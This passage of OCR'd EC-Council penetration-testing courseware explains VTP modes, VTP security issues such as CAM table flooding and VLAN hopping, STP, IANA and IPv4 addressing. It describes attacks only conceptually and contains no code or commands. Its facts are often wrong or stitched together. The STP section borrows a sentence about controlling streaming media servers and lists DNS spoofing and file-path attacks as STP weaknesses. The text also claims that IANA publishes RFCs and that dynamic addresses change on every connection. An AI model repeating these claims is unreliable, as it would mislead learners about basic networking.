The VLAN Trunking Protocol allows all the VLANs in a network to share their configuration details with other VLANS in the network. In a network, to share this information between the VLANs, trunks are used between the VLANs, Switches, and Routers to connect with each other. The complexity of configuring all the VLANs and VLAN truncking gets increase with the increase of the network size. The network administrators feel hard to maintain all this connectivity and to make sure everything is going well. To avoid such complexity, Cisco develop this VLAN Truncking Protocol (VTP). Using this protocol, all the operations on VLANs can be performed at one place, this facility keeps the administrators work easy.

VTP Operation

When a new VLAN is installed in the network that contains other VLANS and switches, the VTP protocol advertises about this new VLAN to all the switches in the network and allow them to update their configurations.

VTP Modes

There are three modes in VTP such as:

- Server mode
- Client mode
- Transparent mode

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Security Issues with VTP


There are many security issues related to the VTP, the following are some of the issues:

MAC Attack: The CAM table is a repository for storing information about the MAC addresses and their respective VLAN details. The attackers try to compromise the CAM table by performing a buffer overflow attack, as the CAM table contains limited entries, it gets overloaded and allowing no further MAC address to store.

VLAN Hopping Attack: In this attack, the attacker tries to introduce himself/herself as a router that wants to connect to the trunk. If any of the router in the network believes the attacker router and grants access, then the attacker gain access to the all the VLAN traffic.

Apart from these attacks, there few more attacks which could compromise the VTP protocol such as ARP attack, Double Encapsulation VLAN Hopping attack, VLAN Query Protocol attack, Cisco Discovery Protocol attack, etc.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



STP (Spanning Tree Protocol)

STP (Spanning Tree Protocol) is a layer 2, network protocol that runs on bridges and switches. Network control protocol is designed for use in entertainment and communications systems to control streaming media servers. The protocol defines specifications that allows to avoid looping between the endpoints when the network is interconnected with switches or bridges. For example, if a network is formed with two or more computers and two switches connected between them, then the messages that are forwarded between the computers are being handled by both the switches and this causes loops in that network and the messages loop around the network. To avoid such drawback, the STP was developed, which allows only one switch to function.




Figure A.126: A network that does not support STP




Figure A.127: A network that does support STP


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The STP uses the bridge ID of the switches that are the combination of bridge priority and its MAC address. If the priority for the switches is the default one (32,768), then switch with lowest MAC address is used as the switch for forwarding packets.

STP can be vulnerable to:

- Man-in-the-middle Attack
- Attack on file and path name
- DNS Spoofing
- Denial of service
- Session hijacking
- Authentication mechanism


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



IP Addressing and Port Numbers

This section discusses the fundamentals of the basic networking concepts like IP addressing and port numbers.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Internet Assigned Numbers Authority (IANA)


IANA is responsible for the global coordination of DNS Root, IP addressing, and other Internet protocol resources. The well-known ports are assigned by IANA and can only be used by the system (or root) processes or by programs executed by the privileged users on most systems. The registered ports are listed by the IANA and can be used by ordinary user processes or programs executed by the ordinary users on most systems. The IANA registers the uses of these ports as a convenience to the community. The range for assigned ports managed by the IANA is 0-1023.

IANA monitors and manages the key elements of the internet globally. It manages IP address allocation, autonomous system number allocation, DNS and other internet related services. The protocols developed were published as the RFC (Request for Comment) by IANA. These RFC documents are used to understand and analyse about the internet and its related terminologies. By collaborating with Internet Engineering Task Force (IETF), IANA performs these tasks.

The activities of IANA are broadly described into three categories:

- DNS management
- Internet addresses management
- Managing the internet protocol numbering system

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



IP Addressing

IP address refers to a number assigned to the computers transmitting data over the network and uses internet protocol for data transmission. The IP addresses consist of the following: host identification and location addressing. The assigned addresses make it easier to identify the computers in the network. The address normally consists of 32 binary bits divided into two parts: host part and the network part. The format of an IP address consists of the 32-bit numeric address written as four numbers separated by periods. Each number can range from 0 to 255. An example of an IP address is as follows: 168.192.0.1, 23.255.0.23, 192.165.7.7. The IP address can be either static or dynamic. The static IP address does not change and is permanent. The dynamic IP address changes every time a computer accesses the internet.

Important terms in IP addressing

